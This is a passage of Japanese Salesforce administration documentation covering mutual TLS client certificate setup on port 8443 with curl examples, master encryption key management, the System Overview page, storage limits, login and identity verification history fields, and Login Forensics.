4. 「API 限定」ユーザに対して、「SSL/TLS 相互認証の適用」ユーザ権限を有効にします。
   この「API 限定」ユーザは、API クライアントがポート 8443 に接続し、署名されたクライアント証明書を提示するように設定します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Personal** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

ユーザ権限

証明書を作成、編集、管理する
- 「アプリケーションのカスタマイズ」

証明書チェーンを使用する場合、ポート 8443 に接続するときにクライアント証明書には証明書チェーンのすべての中間証明書を含める必要があります。

証明書チェーンとは証明書の階層的序列で、ある証明書が階層の下位の別の証明書を発行して署名します。証明書チェーンを、証明書の連結チェーンを表す単一のPEMエンコード認証機関署名証明書としてアップロードします。アップロードされた証明書チェーンには、中間証明書が次の順序で含まれている必要があります。

- 最初にサーバまたはクライアント証明書、次にその証明書が署名した証明書の順で追加します。

- サーバまたはクライアント証明書とルート証明書の間に中間証明書が 2 つ以上ある場合は、各証明書をその前の証明書を署名した証明書として追加します。
- ルート証明書は省略可能で、通常は含まれません。

関連トピック:

相互認証を使用するための API クライアントの設定

相互認証を使用するための API クライアントの設定

SSL/TLS 相互認証を適用します。

1. 総合認証を設定したら、ポート 8443 を使用して Salesforce サービスにログインします。ログイン情報と署名済み証明書情報を含めます。
   たとえば、cURL を使用する設定の場合、次のようになります。「@login.txt」には、ログイン情報が含まれるログイン SOAP メッセージが格納されています。「fullcert.pem:xxxxxx」は証明書情報です。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Personal** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

ユーザ権限

証明書を作成、編集、管理する
- 「アプリケーションのカスタマイズ」

標準 SSL/TLS 接続に対してポート 8443 で相互認証を適用する

(「API限定ユーザ」権限を持つユーザに割り当てる)
- 「SSL/TLS 相互認証の適用」

Salesforce API のみを使用して Salesforce にアクセスする
- 「API 限定ユーザ」

```
curl -k https://login.salesforce.com:8443/services/Soap/u/31.0 -H "Content-Type: text/xml;
 charset=UTF-8" -H "SOAPAction: login" -d @login.txt -v -E fullcert.pem:xxxxxx
```

2. コールからセッション ID が返されると、クエリなどのその他のアクションを実行できます。次に例を示します。

```
curl -k https://yourInstance.salesforce.com:8443/services/Soap/u/31.0 -H "Content-Type:
 text/xml; charset=UTF-8" -H "SOAPAction: example" -d @accountQuery.xml -v -E
fullcert.pem:xxxxxx
```

@accountQuery.xml は、ログイン応答からのセッション ID が含まれるクエリ SOAP メッセージが格納されているファイルの名前です。

関連トピック:

証明書と鍵

相互認証証明書の設定

主暗号化鍵の管理

［社会保障番号］や［クレジットカード番号］など暗号化カスタム項目は、主暗号化鍵を使用して暗号化されます。暗号化する項目を選択すると、自動的にこの鍵が割り当てられます。組織のセキュリティの必要性および規制要件に基づいて独自の主鍵を管理します。

主暗号化鍵では、次の操作を実行できます。

- 既存の鍵をアーカイブして新しい鍵を作成する。
- 既存の鍵をアーカイブした後でエクスポートする。
- 既存の鍵を削除する。
- 既存の鍵を削除した後でインポートする。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

ユーザ権限

証明書を作成、編集、管理する
- 「アプリケーションのカスタマイズ」

新しい鍵のアーカイブと作成

現在の鍵をアーカイブして新しい鍵を作成するには、*［証明書と鍵の管理］*設定ページの [現在の鍵のアーカイブおよび新しい鍵の作成] をクリックします。新しい鍵が生成され、次の連続番号が割り当てられて、有効になります。新しいデータはすべて、新しい鍵を使用して暗号化されます。

既存のデータでは、データが変更されて保存されるまで、アーカイブされた鍵が使用されます。その後データは、新しい鍵を使用して暗号化されます。

鍵は、アーカイブした後でエクスポートまたは削除できます。

鍵のエクスポート

鍵を安全に保管するためにバックアップの場所にエクスポートすることができます。鍵を削除する前にコピーをエクスポートすることをお勧めします。

エクスポートにより、暗号化鍵でテキストファイルが作成されるため、後でその鍵をインポートして組織に戻すことができます。

鍵の削除

鍵は、現在その鍵を使用して暗号化されたデータが存在しないことが絶対に確実な場合にのみ削除してください。鍵を削除すると、その鍵によって暗号化されたデータに二度とアクセスできなくなります。

重要: 鍵のエクスポートと削除は慎重に行ってください。テナントの秘密が破棄された場合は、再インポートしてデータにアクセスする必要があります。データおよびテナントの秘密をバックアップして安全な場所に保存する責任は、お客様が単独で負うものとします。Salesforce では、テナントの秘密の削除、破棄、置き忘れが発生してもサポートできません。

鍵のインポート

削除された鍵に関連付けられているデータが存在する場合は、エクスポートされた鍵をインポートして組織に戻すことができます。アクセスできなかったデータはすべて、再びアクセス可能になります。

インポートする鍵の横にある［インポート］をクリックします。

メモ: このページは、Shield プラットフォームの暗号化ではなく、従来の暗号化について書かれています。相違点 (ページ 942)

関連トピック:

- 証明書と鍵

組織の監視

Salesforce には、Salesforce 組織内の活動を把握するためのさまざまな方法があり、正しい方向に進んでいるかどうかを確認できます。

[システムの概要] ページ

[システムの概要] ページには組織の使用状況データと制限が表示され、組織の制限の 95% (ポータルロールの 75%) に達するとメッセージが表示されます。

ストレージリソースの監視

[設定] の [組織のディスク使用量] ページで、Salesforce 組織のストレージの制限および使用量を確認します。

ログイン履歴の監視

システム管理者は、組織および有効なポータルまたはコミュニティに対して試行されたすべてのログインを監視できます。[ログイン履歴] ページには、20,000 件の最新の試行が表示されます。さらにレコードを表示するには、CSV または GZIP ファイルに情報をダウンロードします。

ID 検証履歴

システム管理者は ID 検証履歴を使用して、過去 6 か月の組織ユーザの ID 検証試行のレコードを最大 20,000 件まで監視および監査します。たとえば、ユーザのログイン時に 2 要素認証が有効になっているとします。ID の証明としてユーザが時間ベースのワンタイムパスワードを正しく入力すると、その情報が ID 検証履歴に記録されます。

ログインフォレンジックによるログインアクティビティの監視

ログインフォレンジックを使用すると、システム管理者がどのユーザの動作が正当かをより的確に判断できるため、Salesforce でのなりすまし詐欺の防止に役立ちます。

トレーニング履歴の監視 (この機能は、現在日本のお客様に対してサポートしていません)

システム管理者は、自分のチームが Salesforce の使い方を効率よく学習しているかどうかを把握する必要があります。トレーニングクラスの履歴では、ユーザの受講したすべての Salesforce トレーニングクラスが表示されます。

設定の変更の監視

設定変更履歴では、自分自身と他のシステム管理者が組織に対して行った最近の設定の変更を追跡します。監査履歴は、複数のシステム管理者がいる組織で特に役立ちます。

項目履歴管理

特定の項目を選択して、オブジェクトの [履歴] 関連リストの項目履歴を追跡および表示できます。項目履歴データは、最長 18 か月間保持されます。

デバッグログの監視

追跡フラグを設定したら、開発者コンソールまたは [設定] でユーザ、Apex クラス、および Apex トリガのログを監視できます。

スケジュール済みジョブの監視

[すべてのスケジュール済みジョブ] ページには、すべてのレポート作成スナップショット、スケジュール済み Apex ジョブ、および更新スケジュール済みダッシュボードが表示されます。

バックグラウンドジョブの監視

並行する共有の再適用が実行されている場合などに、組織のバックグラウンドジョブを監視できます。

[システムの概要] ページ

[システムの概要]ページには組織の使用状況データと制限が表示され、組織の制限の 95% (ポータルロールの 75%) に達するとメッセージが表示されます。

メモ: [システムの概要]ページでは、組織で有効化されている項目のみが表示されます。たとえば、[システムの概要]ページでは、組織でワークフローが有効化されている場合に限り、ワークフロールールが表示されます。

使用状況の詳細を表示するには、各統計の下にある数字をクリックします。組織の使用制限を引き上げるには、Checkout を使用します (使用可能な場合)。たとえば、組織でカスタムオブジェクトの制限に達すると、[システムの概要]ページにメッセージリンクが表示されます。リンクをクリックして、未使用のオブジェクトをクリーンアップするか、Checkout にアクセスしてオブジェクトの制限を引き上げます。

[システムの概要] ページにアクセスするには、[設定] から [クイック検索] ボックスに「*システムの概要*」と入力し、[システムの概要] を選択します。

[システムの概要] ページには、次の使用状況が表示されます。

- スキーマ
- API 使用状況

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Personal** Edition を除くすべてのエディション

ユーザ権限

[システムの概要]ページにアクセスする
- 「アプリケーションのカスタマイズ」

- ビジネスロジック
- ユーザインターフェース
- 最多使用ライセンス
- ポータルロール

メモ: オブジェクトの制限割合 (%) は、切り上げではなく、切り捨てられます。たとえば、組織が特定のカスタマイズの制限の 95.55% を使用している場合、オブジェクト制限には 95% と表示されます。

システムの概要: スキーマ
システムの概要: API 使用状況
システムの概要: ビジネスロジック
システムの概要: ユーザインターフェース
システムの概要: 最多使用ライセンス
システムの概要: ポータルロール

システムの概要: スキーマ

[システムの概要]ページの[スキーマ]ボックスには、次に関する使用状況情報が表示されます。

- カスタムオブジェクト

  メモ: 論理削除したカスタムオブジェクトとそのデータは、制限の対象に含まれます。不要なカスタムオブジェクトは物理削除または消去することをお勧めします。

- データストレージ

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Personal** Edition を除くすべてのエディション

システムの概要: API 使用状況

[システムの概要] ページの [API 使用状況] ボックスには、過去 24 時間の API 要求に関する使用情報が表示されます。

コール数の制限は、24時間あたりに組織で行われたAPIコール数の集計に対して適用されます。この制限は、ユーザごとに適用されるものではありません。組織がこの制限を超過した場合、組織内のすべてのユーザが一時的にブロックされ、追加のコールを行うことができなくなります。直近 24 時間の使用状況が制限値内に収まるまで、コールはブロックされます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

システムの概要: ビジネスロジック

[システムの概要]ページの[ビジネスロジック]ボックスには、次に関する使用状況の情報が表示されます。

- ルール
- Apex トリガ
- Apex クラス
- 使用されるコード: Apex トリガと Apex クラスの文字総数(コメント、テストメソッド、および @isTest 注釈クラスを除く)。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

システムの概要: ユーザインターフェース

[システムの概要]ページの[ユーザインターフェース]ボックスには、次に関する使用状況情報が表示されます。

- カスタムアプリケーション
- Site.com サイト: 公開された Site.com サイトのみをカウントします。
- 有効な Force.com サイト
- フロー: 有効なフローのみをカウントします。
- カスタムタブ
- Visualforce ページ

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Personal** Database.com を除くすべてのエディション

システムの概要: 最多使用ライセンス

[システムの概要]ページの[最多使用ライセンス]ボックスでは有効なライセンスのみがカウントされ、デフォルトで、組織での使用頻度が高い上位 3 つのライセンスが表示されます。使用状況が 95% に達しているライセンスも表示されます。組織にあるラインセンスをすべて表示するには、[すべて表示]をクリックします。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Personal** Edition を除くすべてのエディション

システムの概要: ポータルロール

[システムの概要]ページの[ポータルロール]ボックスには、すべてのパートナーポータル、カスタマーポータル、およびコミュニティロールの使用状況データと制限が表示されます。[システムの概要] ページには、組織に割り当てられたポータルロールの 75% に組織が達したときにメッセージが表示されます。

メモ: 組織のポータルロールの最大数は 5000 です。この制限には、組織のすべてのカスタマーポータル、パートナーポータル、またはコミュニティに関連付けられたポータルロールが含まれます。この数が不必要に増加しないように、各ポータルおよびコミュニティのロール数を確認して削減することをお勧めします。また、使用していないポータルロールも削除するようにしてください。さらに多くのポータルロールが必要な場合は、Salesforce カスタマーサポートまでご連絡ください。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ストレージリソースの監視

[設定] の [組織のディスク使用量] ページで、Salesforce 組織のストレージの制限および使用量を確認します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

ユーザ権限

ディスク使用量を参照する
- 「内部ユーザの管理」
  および
  「ユーザの管理」

ストレージが必要な項目

ストレージは、次の2つのカテゴリに分類されます。ファイルストレージには、添付ファイル、[ファイル]ホーム、Salesforce CRM Content、Chatter ファイル (ユーザの写真を含む)、[ドキュメント] タブ、ナレッジ記事のカスタムファイル項目、および Site.com のアセット内のファイルが含まれます。データストレージには、次の情報が含まれます。

- 取引先
- 記事タイプ (形式:「*記事タイプ名*」)
- 記事タイプ翻訳 (形式:「*記事タイプ名*」バージョン」)
- キャンペーン
- キャンペーンメンバー
- ケース
- ケースチーム
- 取引先責任者
- 契約
- カスタムオブジェクト
- メールメッセージ
- 行動
- 予測項目
- Google ドキュメント
- アイデア

- リード
- メモ
- 商談
- 商談分割
- 注文
- 見積
- 見積テンプレートのリッチテキストデータ
- ソリューション
- タグ: 固有タグ
- ToDo

ストレージ容量

データストレージ

データストレージの場合、Contact Manager Edition、Group Edition、Professional Edition、Enterprise Edition、Performance Edition および Unlimited Edition では、1 GB またはユーザあたりの制限のいずれか大きい方が割り当てられます。たとえば、10 人のユーザがいる Professional Edition 組織の場合は、ユーザ数 10 x ユーザあたり 20 MB = 200 MB は最小量 1 GB よりも少ないため、1 GB が割り当てられます。100 人のユーザがいる Professional Edition 組織の場合は、ユーザ数 100 x 20 MB = 2,000 MB であるため、最小量 1 GB よりも多くの容量が割り当てられます。

ファイルストレージ

Contact Manager Edition、Group Edition、Professional Edition、Enterprise Edition、Performance Edition、および Unlimited Edition では、組織ごとに 10 GB のファイルストレージが割り当てられます。

組織には、標準ユーザライセンスの数に基づいて追加のファイルストレージが割り当てられます。Enterprise Edition、Performance Edition、Unlimited Edition では、ユーザライセンスごとに 2 GB のファイルストレージが組織に割り当てられます。Contact Manager Edition、Group Edition、Professional Edition では、標準ユーザライセンスごとに 612 MB が組織に割り当てられます。これには、ユーザーライセンスあたり 100 MB のほか、Salesforce CRM Content 機能ライセンスのライセンスあたり 512 MB が含まれます。

メモ: Salesforce CRM Content が有効であるかどうかにかかわらず、各 Salesforce CRM Content 機能ライセンスに追加のファイルストレージ 512 MB が割り当てられます。

以下の [ユーザライセンスあたりのストレージ割り当て] 列の値が Salesforce と Salesforce Platform ユーザライセンスに適用されます。

Salesforce のエディション	組織あたりの最小データストレージ	ユーザライセンスあたりのデータストレージ割り当て	組織あたりのファイルストレージ割り当て	ユーザライセンスあたりのファイルストレージ割り当て
Contact Manager	1 GB	20 MB	10 GB	612 MB
Group				
Professional				
Enterprise				2 GB

Salesforce のエディション	組織あたりの最小データストレージ	ユーザライセンスあたりのデータストレージ割り当て	組織あたりのファイルストレージ割り当て	ユーザライセンスあたりのファイルストレージ割り当て
Performance		120 MB		
Unlimited				
Developer	5 MB			
Personal	20 MB (約 10,000 レコード)	なし	20 MB	なし

カスタムユーザライセンスを使用している組織の場合、追加ストレージが提供されるかどうかについては、Salesforce までお問い合わせください。ユーザライセンスについての説明は、「ユーザライセンス」を参照してください。

ディスク使用量の参照

組織の現在のディスク使用量を表示するには、[設定] から、［クイック検索］ボックスに「*組織のディスク使用量*」と入力し、[組織のディスク使用量] を選択します。使用可能なデータストレージおよびファイルストレージの容量、レコードタイプごとのストレージ容量、ストレージ使用量の多いユーザ、およびサイズの大きいファイルなどを表示できます。特定のユーザが保存しているデータの種別を参照するには、ユーザ名をクリックします。

Personal Edition 以外のすべてのエディションで、システム管理者は、ディスク使用量をユーザ単位で表示できます。

1. [設定] から、［クイック検索］ボックスに「ユーザ」と入力し、[ユーザ] を選択します。
2. 任意のユーザの名前をクリックします。
3. そのユーザのディスク使用量をレコードタイプ別に表示するには、［データの使用ディスク量］または［ファイルの使用ディスク量］の横にある [表示] をクリックします。

データストレージとファイルストレージは同時に計算されないため、大量のレコードやファイルをインポートまたは追加する場合、組織のディスク使用量はすぐには更新されません。

個々のユーザは、自分が使用しているディスク使用量を自分の個人情報として表示できます。

ストレージの増加

ストレージを追加する必要がある場合は、ストレージ制限を増やすか、ディスク使用量を減らします。

- 追加のストレージ容量を購入するか、Professional Edition、Enterprise Edition、Unlimited Edition、および Performance Edition のユーザライセンスを追加します。
- 古くなったリードや取引先責任者を削除します。
- 不要な添付ファイルを削除します。
- Salesforce CRM Content のファイルを削除します。

ストレージの考慮事項

必要なストレージを計画する場合、次の点に留意してください。

- それぞれの個人取引先は、1件の取引先と1件の取引先責任者で構成されるため、個人取引先は、取引先と取引先責任者両方のストレージにカウントされます。
- アーカイブされた活動は、ストレージ使用量としてみなされます。
- 有効またはアーカイブ済みの商品、価格表、価格表エントリ、および納入商品は、ストレージ使用量には含まれません。

ログイン履歴の監視

システム管理者は、組織および有効なポータルまたはコミュニティに対して試行されたすべてのログインを監視できます。[ログイン履歴] ページには、20,000件の最新の試行が表示されます。さらにレコードを表示するには、CSV または GZIP ファイルに情報をダウンロードします。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Contact Manager** Edition、**Developer** Edition、**Enterprise** Edition、**Group** Edition、**Performance** Edition、**Professional** Edition、および **Unlimited** Edition

ユーザ権限

ログインを監視する
- 「ユーザの管理」

ログイン履歴のダウンロード

過去6か月間の Salesforce 組織へのユーザログインを CSV または GZIP ファイルにダウンロードできます。

1. [設定] から、[クイック検索] ボックスに「*ログイン履歴*」と入力し、[ログイン履歴] を選択します。
2. ダウンロードするファイル形式を選択します。
   - **Excel 用 CSV ファイル**: すべてのユーザによる過去6か月間の Salesforce 組織へのログインを記録した CSV ファイルをダウンロードします。このレポートには、API を介したログインも含まれます。
   - **gzip で圧縮された Excel 用 CSV ファイル**: すべてのユーザによる過去6か月間の Salesforce 組織へのログインを記録した CSV ファイルをダウンロードします。このレポートには、API を介したログインも含まれます。ファイルは圧縮されているため、最もすばやくダウンロードするには最適なオプションです。
3. ファイルの内容を選択します。[すべてのログイン] には、API アクセスによるログインも含まれます。
4. [今すぐダウンロード] をクリックします。

メモ: 古いバージョンの Microsoft Excel では、65,536 行を超えるファイルを開くことはできません。大きなファイルを Excel で開くことができない場合は、大規模なファイルの扱いに関する Microsoft のヘルプおよびサポート記事を参照してください。

リストビューの作成

ログイン時刻およびログイン URL で並び替えた新規リストビューを作成できます。たとえば、特定の時間範囲内のすべてのログインのビューを作成できます。デフォルトビューと同様に、カスタムビューには最新の20,000件のログインが表示されます。

1. [ログイン履歴] ページで、[新規ビューの作成] をクリックします。
2. [ビュー] ドロップダウンリストに表示するビューの名前を入力します。
3. 検索条件を指定します。
4. 表示する項目を選択します。

   15 項目まで選択できます。表示できるのは、使用しているページレイアウトで使用可能な項目のみです。テキストエリア項目には、255 文字まで表示されます。

   メモ: 地理位置情報技術の性質上、地理位置情報項目の精度 (国、市区郡、郵便番号など) は変化する場合があります。

ログイン履歴の表示

自分のログイン履歴を表示できます。

1. 個人設定から、[クイック検索] ボックスに「*ログイン履歴*」と入力し、[ログイン履歴] を選択します。結果がない場合は、[クイック検索] ボックスに「*個人情報*」と入力し、[個人情報] を選択します。
2. 過去 6 か月間のログイン履歴が保存された CSV ファイルをダウンロードするには、[Download...] をクリックします。

メモ: セキュリティ上の理由から、Salesforce は組織からデータをエクスポートするときに CAPTCHA ユーザ認証を要求することがあります。簡単なテキスト入力型のテストで、悪意のあるプログラムによる組織のデータへのアクセスを回避します。このテストをパスするには、フロート表示される 2 語をテキストボックス項目に正確に入力する必要があります。テキストボックス項目に入力する語は、スペースで区切る必要があります。

SAML を使用したシングルサインオン

組織で SAML シングルサインオン ID プロバイダ証明書を使用している場合、シングルサインオンログインが履歴に表示されます。

私のドメイン

[私のドメイン] を使用する場合は、いつどのユーザが新しいログイン URL でログインしているかを識別できます。[設定] から、[クイック検索] ボックスに「*ログイン履歴*」と入力し、[ログイン履歴] を選択して、[ユーザ名] 列と [ログイン URL] 列を表示します。

関連トピック:

Salesforce **環境のカスタマイズ**

ID **検証履歴**

ID 検証履歴

システム管理者は ID 検証履歴を使用して、過去 6 か月の組織ユーザの ID 検証試行のレコードを最大 20,000 件まで監視および監査します。たとえば、ユーザのログイン時に 2 要素認証が有効になっているとします。ID の証明としてユーザが時間ベースのワンタイムパスワードを正しく入力すると、その情報が ID 検証履歴に記録されます。

ID 検証履歴にアクセスするには、[設定] から［クイック検索］ボックスに「*検証履歴*」と入力し、**[ID検証履歴]**を選択します。検証時におけるユーザのおおよその地理的位置など、詳細情報を表示するには、カスタムビューを作成し、必要な列を追加します。

エディション

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ID 検証項目

次の項目はデフォルトで表示されます。

項目	説明
時間	ID検証試行の時間。タイムゾーンは、GMT で表されます。
検証試行	検証試行のID。検証では、数回の試行で異なる検証方法が使用される場合があります。たとえば、ユーザのセッションでユーザが無効な確認コードを入力します (1 回目)。次に、ユーザが正しいコードを入力して ID が正常に検証されます (2 回目)。両方の試行は 1 つの検証の一部であるため、同じ ID になります。
ユーザ名	ID 検証が求められたユーザのユーザ名。
アクティビティメッセージ	ID の検証を求められたときに画面または Salesforce Authenticator でユーザに表示されるテキスト。たとえば、ユーザのログインに ID 検証が必要な場合、「Salesforceへのログインを試行しています」と表示されます。この場合のアクティビティメッセージは、「Salesforceへのログイン」です。ただし、ユーザアクティビティが「Apexで定義されたアクティビティ」の場合は例外です。この場合、アクティビティメッセージは Apex メソッドで渡されるカスタム説明になることがあります。ユーザがバージョン 2 以降の Salesforce Authenticator アプリケーションを使用して ID を検証する場合、アプリケーションおよび検証履歴にカスタム説明が表示されます。カスタム説明が指定されていない場合、検証履歴には Apex メソッドの名前が表示されます。

項目	説明
	メモ: ユーザが接続アプリケーションにアクセスしようとして、検証試行の後にアプリケーションが名前変更または削除された場合、この項目には元の接続アプリケーション名が表示されます。
トリガ基準	ID 検証のセキュリティポリシーまたは設定。 • Apex メソッド — 検証 Apex メソッドによって行われる ID 検証。 • デバイスの有効化—不明なデバイスまたは新しい IP アドレスからログインするユーザに必要な ID 検証。この検証は、Salesforce のリスクベースの認証の一部です。 • Lightning Login 登録 — Lightning Login でのユーザ登録に ID 検証が必要です。この検証はユーザが登録を試行したときにトリガされます。ユーザに「Lightning Login ユーザ」ユーザ権限があり、[セッションの設定] の [Lightning Login の許可] が組織で有効になっている場合は、登録が可能です。 • 高保証セッションが必要です—リソースへのアクセスに高保証セッションが必要です。この検証は、高保証セッションレベルが必要な接続アプリケーション、レポート、ダッシュボードなどのリソースにユーザがアクセスしようとしたときにトリガされます。 • Lightning Login ログイン — Lightning Login でのユーザログインに ID 検証が必要です。この検証は登録済みユーザがログインを試行したときにトリガされます。ユーザに「Lightning Login ユーザ」ユーザ権限があり、Lightning Login での登録が成功し、かつ [セッションの設定] の [Lightning Login の許可] が組織で有効になっている場合は、ログインが可能です。 • プロファイルセッションレベルポリシー—ログイン時にセッションセキュリティレベルが必要です。この検証は、ユーザのプロファイルの [ログインに必要なセッションセキュリティレベル] 設定によってトリガされます。 • 2 要素認証が必要 — ログイン時に 2 要素認証が必要です。この検証は、カスタムプロファイルに割り当てられた「ユーザインターフェースログインの 2 要素認証」ユーザ権限によってトリガされま

項目	説明
	す。または、この権限がユーザに割り当てられた権限セットに含まれている場合もトリガされます。
メソッド	ユーザが検証イベントで ID の検証を試行した方法。 • メールメッセージ — Salesforce によって、確認コードを含むメールがユーザのアカウントに関連付けられたアドレスに送信されました。 • Lightning Login 登録 — Lightning Login で登録するために、Salesforce Authenticator によって、ユーザのモバイルデバイスに通知が送信されました。 • ワンタイムパスワード—ユーザのモバイルデバイスの認証アプリケーションによって、時間ベースのワンタイムパスワード (TOTP) が生成されました。 • Lightning Login ログイン — Lightning Login でログインを承認するために、Salesforce Authenticator によって、ユーザのモバイルデバイスに通知が送信されました。 • Salesforce Authenticator — Salesforce Authenticator によって、ユーザのモバイルデバイスにアカウントアクティビティを検証する通知が送信されました。 • 仮の確認コード —「ユーザインターフェースでの 2 要素認証の管理」権限を持つ Salesforce システム管理者またはユーザがユーザの仮の確認コードを生成しました。 • テキストメッセージ — Salesforce によって、確認コードを含むテキストメッセージがユーザのモバイルデバイスに送信されました。 • U2F セキュリティキー — U2F セキュリティキーによって、ユーザに必要なログイン情報が生成されました。
状況	ID 検証試行の状況。 • アクセスが拒否されました — Salesforce Authenticator などの認証アプリケーションの承認申請をユーザが拒否しました。 • アクセスが拒否されました:ユーザによってフラグが付けられました — Salesforce Authenticator などの認証アプリケーションの承認申請をユーザが拒否し、さらに承認申請をシステム管理者に報告するようにフラグを付けました。

項目	説明
	• 失敗: 一般的なエラー — 確認コードが無効、試行回数が多すぎる、または認証アプリケーションの接続以外の問題が原因でエラーが発生しました。 • 失敗: 確認コードが無効です — ユーザが無効な確認コードを入力しました。 • 失敗: 復旧できるエラー — Salesforce が ID を検証する認証アプリケーションに接続できませんでしたが、再試行します。 • 失敗: 試行回数が多すぎます — ユーザが ID の検証を試行した回数が多すぎます。たとえば、ユーザが無効な確認コードを繰り返し入力した場合などです。 • 成功 — ユーザの ID が検証されました。 • 成功: 自動応答 — 信頼できる場所から要求が行われたため、Salesforce Authenticator がアクセス要求を承認しました。ユーザが Salesforce Authenticator のロケーションサービスを有効にすると、信頼できる場所を指定できます。認識されるデバイスからのログインなど、特定のアクティビティに対してユーザが場所を信頼すると、その場所が信頼される限り、信頼できる場所からのアクティビティは承認されます。 • ユーザによる確認コードの入力を待機中 — Salesforce がユーザに ID の検証を求め、ユーザによる応答または Salesforce Authenticator による自動応答の送信を待機しています。
ログイン時刻	ログインの試行時刻 (GMT タイムゾーンの時刻)
ソース IP	ユーザが ID 検証が必要なアクションを試行したマシンの IP アドレス。たとえば、ユーザがログインまたはレポートへのアクセスを試行したマシンの IP アドレス。ログイン以外の検証が必要なアクションの場合、IP アドレスはユーザがログインしたアドレスとは異なる可能性があります。IPv4 アドレスまたは IPv6 アドレスを指定できます。
場所	ユーザの IP アドレスが物理的に存在する国。この値はローカライズされません。地理位置情報技術の性質上、地理位置情報項目の精度 (国、市区郡、郵便番号など) は変化する場合があります。

カスタムビューを作成して次の項目を表示できます。説明内の IP アドレスは、ID 検証が必要なアクションをユーザが試行したマシンのアドレスです。地理位置情報技術の性質上、地理位置情報項目の精度(国、市区郡、郵便番号など) は変化する場合があります。

項目	説明
市区郡	ユーザの IP アドレスが物理的に存在する市区郡。この値はローカライズされません。
接続アプリケーション	ユーザがアクセスを試行した接続アプリケーションの名前とリンク。ユーザが検証を試行した後に接続アプリケーションの名前が変更された場合、新しい名前が表示されます。ユーザが検証を試行した後に接続アプリケーションが削除された場合、「使用できません」と表示されます。
国	ユーザの IP アドレスが物理的に存在する国。この値はローカライズされません。
CountryIso	ユーザの IP アドレスが物理的に存在する国の ISO 3166 コード。詳細は、「国コード - ISO 3166」を参照してください。
緯度	ユーザの IP アドレスが物理的に存在する場所の緯度。
ログイン種別	ログインの種別 (アプリケーション、OAuth、SAML など)。
経度	ユーザの IP アドレスが物理的に存在する場所の経度。
郵便番号	ユーザの IP アドレスが物理的に存在する場所の郵便番号。この値はローカライズされません。
下位区分	ユーザの IP アドレスが物理的に存在する下位区分の名前。米国では通常この値は州名(ペンシルベニアなど) です。この値はローカライズされません。
ユーザアクティビティ	ユーザが試行した ID 検証が必要なアクション。 • 接続アプリケーションへのアクセス—ユーザが接続アプリケーションへのアクセスを試行しました。 • レポートへのアクセス—ユーザがレポートまたはダッシュボードへのアクセスを試行しました。 • Apex で定義されたアクティビティ—ユーザが検証 Apex メソッドで Salesforce リソースへのアクセスを試行しました。 • レポートをエクスポートおよび印刷—ユーザがレポートまたはダッシュボードのエクスポートか印刷を試行しました。

項目	説明
	• Salesforce へのログイン — ユーザがログインを試行しました。

関連トピック:

ログイン履歴の監視

2 要素認証の管理任務の委任

ログインフォレンジックによるログインアクティビティの監視

エディション

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ログインフォレンジックを使用すると、システム管理者がどのユーザの動作が正当かをより的確に判断できるため、Salesforce でのなりすまし詐欺の防止に役立ちます。

企業の重大な懸念であるなりすまし詐欺は後を絶ちません。1 日 (1 時間でも) あたりの組織へのログイン数に基づいてセキュリティ担当者が特定のユーザアカウントが侵害されているかどうかを判断するのは困難です。

ログインフォレンジックを使用すると、不審なログインアクティビティを特定しやすくなります。この機能では、次のような主要なユーザアクセスデータが提供されます。

- 指定した期間のユーザあたりの平均ログイン数
- 平均ログイン数を超えるユーザ
- 営業時間外にログインしたユーザ
- 不審な IP 範囲を使用してログインしたユーザ

この機能を使用する前に、覚えておくべきいくつかの基本用語があります。

イベント
: イベントとは Salesforce で発生するすべての事象を指し、ユーザのクリック、レコード状態の変更、さまざまな値の測定などが含まれます。イベントは不変であり、タイムスタンプが付けられます。

ログインイベント
: 組織へのユーザログインの単一インスタンス。ログインイベントは、Salesforce のログイン履歴と似ています。ただし、ログインイベントに `HTTP` ヘッダー情報を追加して拡張することができます。

ログイン履歴
: ログイン履歴は、システム管理者が情報を `.cvs` または `.gzip` ファイルにダウンロードして取得できます。[設定] および API からアクセスできます。このデータには、インデックス付けと履歴の制限があります。

システム管理者は LoginEvent オブジェクトを使用して行動を追跡できます。ログインフォレンジック用のユーザインターフェースはありません。Force.com IDE、ワークベンチ、その他の開発ツールを使用して、この機能を操作します。

メモ: ログインフォレンジックは政府機関の POD では使用できません。

ログインフォレンジックを使用する場合の考慮事項
ログインフォレンジックの使用を開始する前に、使用時の考慮事項に留意してください。
ログインフォレンジックの有効化
この 1 回限りの迅速な設定を実行して、組織のログインイベントに関するデータの収集を開始します。

ログインフォレンジックを使用する場合の考慮事項

ログインフォレンジックの使用を開始する前に、使用時の考慮事項に留意してください。

- この機能は、API 専用です。ユーザインターフェースではイベントを表示できません。
- ログインイベントは、デフォルトで 10 年間保持されます。
- ログインフォレンジックでは、Apexの `@future` コールのような非同期キューテクノロジが使用されるため、クエリ時にログインデータが遅延する可能性があります。

エディション

